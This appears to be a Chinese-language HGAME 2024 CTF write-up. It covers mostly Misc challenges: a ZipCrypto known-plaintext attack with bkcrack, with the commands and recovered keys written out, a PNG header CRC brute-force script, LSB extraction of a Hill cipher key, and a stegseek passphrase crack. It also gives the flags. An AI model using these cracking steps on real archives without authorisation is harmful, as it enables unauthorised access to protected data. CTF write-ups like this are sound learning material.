2 D:\Workspace\pwnenv\Lib\site-packages\pwnlib\log.py:347: BytesWarning: Bytes
  is not text; assuming ASCII, no guarantees. See
  https://docs.pwntools.com/#bytes
3     self._log(logging.INFO, message, args, kwargs, 'success')
4 [+] hgame{G0od!_Yo3_k1ow_C0ntinued_Fra3ti0ns!!!!!!}
5 (pwnenv) PS D:\Workspace\rev\hgame_2024>
```

```
hgame{G0od!_Yo3_k1ow_C0ntinued_Fra3ti0ns!!!!!!}
```

Misc | AK

签到 | Done

关注“凌武科技”微信公众号，发送“HGAME2024”获得 Flag!

```
hgame{welc0me_t0_HGAME_2024}
```

SignIn | Done

换个方式签个到 flag格式: 'hgame\[A-Z_]+\'



try_another_way_to_see.png
373.53KB



将图片高缩至150px即可。



```
hgame{WOW_GREAT_YOU_SEE_IT_WONDERFUL}
```

simple_attack | Done

怎么解开这个压缩包呢?



src.zip
23.97MB



已知明文的zipcrypto攻击。

用bandizip以不同压缩程度（1-3）压缩题目给的图片，然后依次尝试。

```

1 PS D:\bdist\bkcrack-1.5.0-win64> .\bkcrack.exe -L
  D:\Workspace\rev\hgame_2024\simple_attack\src\103223779_p0_1.zip
2 bkcrack 1.5.0 - 2022-07-07
3 Archive: D:\Workspace\rev\hgame_2024\simple_attack\src\103223779_p0_1.zip
4 Index Encryption Compression CRC32      Uncompressed   Packed size Name
5 -----
  -
6      0 None          Deflate      2420fda1      12556509      12546538
  103223779_p0.jpg
7 PS D:\bdist\bkcrack-1.5.0-win64> .\bkcrack.exe -L
  D:\Workspace\rev\hgame_2024\simple_attack\src\103223779_p0_2.zip
8 bkcrack 1.5.0 - 2022-07-07
9 Archive: D:\Workspace\rev\hgame_2024\simple_attack\src\103223779_p0_2.zip
10 Index Encryption Compression CRC32      Uncompressed   Packed size Name
11 -----
  -
12      0 None          Deflate      2420fda1      12556509      12550329
  103223779_p0.jpg
13 PS D:\bdist\bkcrack-1.5.0-win64> .\bkcrack.exe -L
  D:\Workspace\rev\hgame_2024\simple_attack\src\103223779_p0_3.zip
14 bkcrack 1.5.0 - 2022-07-07
15 Archive: D:\Workspace\rev\hgame_2024\simple_attack\src\103223779_p0_3.zip
16 Index Encryption Compression CRC32      Uncompressed   Packed size Name
17 -----
  -
18      0 None          Deflate      2420fda1      12556509      12550329
  103223779_p0.jpg
19 PS D:\bdist\bkcrack-1.5.0-win64> .\bkcrack.exe -C
  D:\Workspace\rev\hgame_2024\simple_attack\src\attachment.zip -c
  103223779_p0.jpg -P
  D:\Workspace\rev\hgame_2024\simple_attack\src\103223779_p0_1.zip -p
  103223779_p0.jpg
20 bkcrack 1.5.0 - 2022-07-07
21 [09:11:12] Z reduction using 1048569 bytes of known plaintext
22 0.4 % (3720 / 1048569)
23 [09:11:13] Attack on 1 Z values at index 1044858
24 100.0 % (1 / 1)
25 [09:11:13] Could not find the keys.
26 PS D:\bdist\bkcrack-1.5.0-win64> .\bkcrack.exe -C
  D:\Workspace\rev\hgame_2024\simple_attack\src\attachment.zip -c
  103223779_p0.jpg -P
  D:\Workspace\rev\hgame_2024\simple_attack\src\103223779_p0_2.zip -p
  103223779_p0.jpg
27 bkcrack 1.5.0 - 2022-07-07
28 [09:11:17] Z reduction using 1048569 bytes of known plaintext
29 10.3 % (107723 / 1048569)
30 [09:11:20] Attack on 254 Z values at index 941867

```

```

31 Keys: e423add9 375dcd1c 1bce583e
32 83.1 % (211 / 254)
33 [09:11:20] Keys
34 e423add9 375dcd1c 1bce583e
35 PS D:\bdist\bkcrack-1.5.0-win64> .\bkcrack.exe -C
    D:\Workspace\rev\hgame_2024\simple_attack\src\attachment.zip -k e423add9
    375dcd1c 1bce583e -U D:\Workspace\rev\hgame_2024\simple_attack\easy.zip easy
36 bkcrack 1.5.0 - 2022-07-07
37 [09:12:11] Writing unlocked archive
    D:\Workspace\rev\hgame_2024\simple_attack\easy.zip with password "easy"
38 100.0 % (2 / 2)
39 Wrote unlocked archive.
40 PS D:\bdist\bkcrack-1.5.0-win64>

```

From Base64, 2 more - CyberChef

解码并OCR得到flag。

```
hgame{simple_attack_for_zip}
```

希儿希儿希尔 | Done

Ch405是一名忠实的希儿厨，于是他出了一道这样的题，不过他似乎忘了这个加密的名字不是希儿了 (x虽然经常有人叫错

补充： 图片打不开是正常现象,需要修复 最终得到的大写字母请用hgame{}包裹



secret.png

3.74MB



PNG file chunk inspector

https://www.nayuki.io/page/png-file-chunk-inspector

Offset	Length	Chunk Name	Flags	Checksum	Errors
33 b4 ae 22 a5 e4 e4 21 9c f2 f1 c7 1f bd fd f6 db ab 4a 7b ef 89 78 30 1c 37 40 ae 71	31	Header		3740AE71	
00 00 c8 8b 49 44 41 54 7a ef 55 9a 59 60 c8 d4 b0 2c be f0 85 2f 0e 86 43 e4 ec db be ed db 2e d9 3b 6b 1c 28 05 da 01 32 f0 1e 94 82 da 80 73 de 3a 50 92 d5 25 3c 77 a4 f7 d8 53 c7 be f2 e4 d3 4f 1e 3d 9a db ... 37 55 ee da de f6 76 0f 17 e8 f5 f1 78 3c 1e 8f c7 e3 f1 38 fc 7f 91 5e 95 8e cf 03 79 29	51	IDAT	Critical (0), Public (0), Reserved (0), Unsafe to copy (0)	CF037929	
00 00 00 00 49 45 4e 44 ae 42 60 82	0	IEND	Critical (0), Public (0), Reserved (0), Unsafe to copy (0)	AE426082	
50 4b 03 04 14 00 00 00 00 00 6e 55 3d 58 a3 e3 81 59 1c 00 00 00 1c 00 00 0a 00 00 00 73 65 63 72 65 74 2e 74 78 74 43 56 4f 43 52 4a 47 4d 4b 4c 4a 4a 47 42 51 49 55 49 56 58 48 45 59 4c 50 4e 57 52 50 4b ... 63 72 65 74 2e 74 78 74 50 4b 05 06 00 00 00 01 00 01 00 38 00 00 00 44 00 00 00 00	1347	Unknown	Critical (0), Public (0), Reserved (0), Unsafe to copy (0), CRC-32: Unfinished		<ul style="list-style-type: none"> Premature EOF Type contains non-alphabetic characters Chunk must be before IEND chunk

PNG file chunk inspector

https://www.nayuki.io/page/png-file-chunk-inspector

CRC-32 and various internal fields that depend on the chunk type.

The JavaScript tool on this page reads a given PNG file and dissects it deeply, showing the list of chunks and fields as well as any errors that violate the format specification. This can be helpful in looking for hidden metadata (i.e. stuff not in the visual picture), as well as in developing software that reads or writes PNG files in a compliant manner.

Program

Use sample file:

Read local file: secret.png

Check IDATs: ☐ (CPU- and RAM-intensive)

Chunk summary: IHDR, iCCP, IDAT x60, IEND, \x00

Start offset	Raw bytes	Chunk outside	Chunk inside	Errors
0	89 50 4e 47 0d 0a 1a 0a	<ul style="list-style-type: none"> Special: File signature Length: 8 bytes 	<ul style="list-style-type: none"> "PNG����" 	
8	00 00 00 0d 49 48 44 52 00 00 05 a4 00 00 05 a4 00 02 00 00 00 12 1b 80 4d	<ul style="list-style-type: none"> Data length: 13 bytes Type: IHDR Name: Image header Critical (0) Public (0) Reserved (0) Unsafe to copy (0) CRC-32: 121B804D 	<ul style="list-style-type: none"> Width: 1444 pixels Height: 1444 pixels Bit depth: 8 bits per channel Color type: RGB (2) Compression method: DEFLATE (0) Filter method: Adaptive (0) Interlace method: None (0) 	<ul style="list-style-type: none"> CRC-32 mismatch (calculated from data: B5B891F3)
33	00 00 01 56 69 43 43 50 49 43 43 20 50 72 6f 66 69 6c 65 00 00 78 9c 63 60 60 52 49 2c 28 c8 61 61 60 60 40 2d 2b 30 00	<ul style="list-style-type: none"> Data length: 342 bytes Type: iCCP Name: Embedded 	<ul style="list-style-type: none"> Profile name: ICC Profile Compression method: DEFLATE 	

DEFLATE Block
Block
Final block
IEND

Random

Fast discrete cosine transform algorithms

Guide to Canada income tax by successive approximation

NetPerSec (Nayuki's version)

RSS feed

Subscribe for updates

文件尾部有一个嵌入的zip。打开是一串大写字母。结合标题猜测是希尔密码。

PNG头需要修复。爆破一下吧。

```
1 import itertools as it
2 import zlib
3
4 from pwn import *
5 from tqdm import tqdm
6
7 ORIG_WH = b"\x00\x00\x05\xa4"
8 HEADER_TEMPLATE_1 = b"\x49\x48\x44\x52"
9 HEADER_TEMPLATE_2 = b"\x08\x02\x00\x00\x00"
10 TARGET_CRC32 = u32(b"\x12\x1b\x80\x4d", endian="big")
11
12 for w, h in tqdm(list(it.product(range(1, 2000), range(1, 2000)))):
13     header = (
14         HEADER_TEMPLATE_1
15         + p32(w, endian="big")
16         + p32(h, endian="big")
17         + HEADER_TEMPLATE_2
18     )
19     crc32 = zlib.crc32(header) & 0xFFFFFFFF
20     if crc32 == TARGET_CRC32:
21         success(f"Correct size: w {w}; h {h}")
22         break
23
```



```
1 (pwnenv) PS D:\Workspace\rev\hgame_2024> &  
d:/Workspace/pwnenv/Scripts/python.exe  
d:/Workspace/rev/hgame_2024/seele/brute.py  
2 70%|██████ | 2781275/3996001 [00:50<00:22, 53684.26it/s]  
3 [+] Correct size: w 1394; h 1999  
4 70%|██████ | 2786605/3996001 [00:50<00:21, 54983.86it/s]  
5 (pwnenv) PS D:\Workspace\rev\hgame_2024>
```

那么修复文件。





嘶哈嘶哈

然后提取LSB，得到key matrix。

Extract Preview

4b45593a5b5b3820 375d5b3320385d5d KEY: [[8 7] [3 8]]

3b413d3000000000 0000000000000000 ;A=0.....

0000000000000000 0000000000000000

0000000000000000 0000000000000000

0000000000000000 0000000000000000

0000000000000000 0000000000000000

0000000000000000 0000000000000000

0000000000000000 0000000000000000

0000000000000000 0000000000000000

0000000000000000 0000000000000000

0000000000000000 0000000000000000

0000000000000000 0000000000000000

Bit Planes

Alpha

☐ 7

☐ 6

☐ 5

☐ 4

☐ 3

☐ 2

☐ 1

☐ 0

Red

☐ 7

☐ 6

☐ 5

☐ 4

☐ 3

☐ 2

☐ 1

☒ 0

Green

☐ 7

☐ 6

☐ 5

☐ 4

☐ 3

☐ 2

☐ 1

☒ 0

Blue

☐ 7

☐ 6

☐ 5

☐ 4

☐ 3

☐ 2

☐ 1

☒ 0

Order settings

Extract By

☒ Row

☐ Column

Bit Order

☒ MSB First

☐ LSB First

Bit Plane Order

☒ RGB

☐ GRB

☐ RBG

☐ BRG

☐ GBR

☐ BGR

Preview Settings

Include Hex Dump In Preview

☒

Preview

Save Text


Save Bin

Cancel

提取的zip中是密文。解密即可。

embed.zip

146 B



hgame{DISAPPEARINTHESEAOFBUTTERFLY}

来自星尘的问候 | Done

一个即将发售的游戏的主角薇^3带来了一条消息。这段消息隐藏在加密的图片里 但即使解开了图片的六位弱加密,看到的也是一张迷惑的图片。也许游戏的官网上有这种文字的记录?

补充: flag格式为 `hgame\[a-z0-9_]+\}`



secret.jpg

481.49KB



<https://exa.hypergryph.com/>

来自星尘 - 鹰角网络首款买断制手游

鹰角网络首款买断制手游, 章节叙事与3DRPG玩法的双重探索——“穿过风暴, 越过永恒, 祝你旅途愉快”。


可以抓到网站上的资源。



Sumerhan-Regular.e094b0f7.woff2

6.17KB





从上到下：A-Z；a-z；0-9。

没用啊，图片里面也没隐写啊

找点工具

生成六位数密码：

```
1 #!/usr/bin/env bash
2
3 for i in $(seq -w 000000 999999); do
4     echo $i
5 done
```

还真行

```
1 └─(kali㉿kali)-[~]
2 └─$ stegseek --crack ~/secret.jpg -wl ~/wordlist.txt
3 StegSeek 0.6 - https://github.com/RickdeJager/StegSeek
4
5 [i] Found passphrase: "123456"
6
7 [i] Original filename: "secret.zip".
8 [i] Extracting to "secret.jpg.out".
9
10 └─(kali㉿kali)-[~]
11 └─$
```



secret.jpg.out.zip

15.70KB



x=V=!{±!V=Λ=! !}

hgame{welc0me!}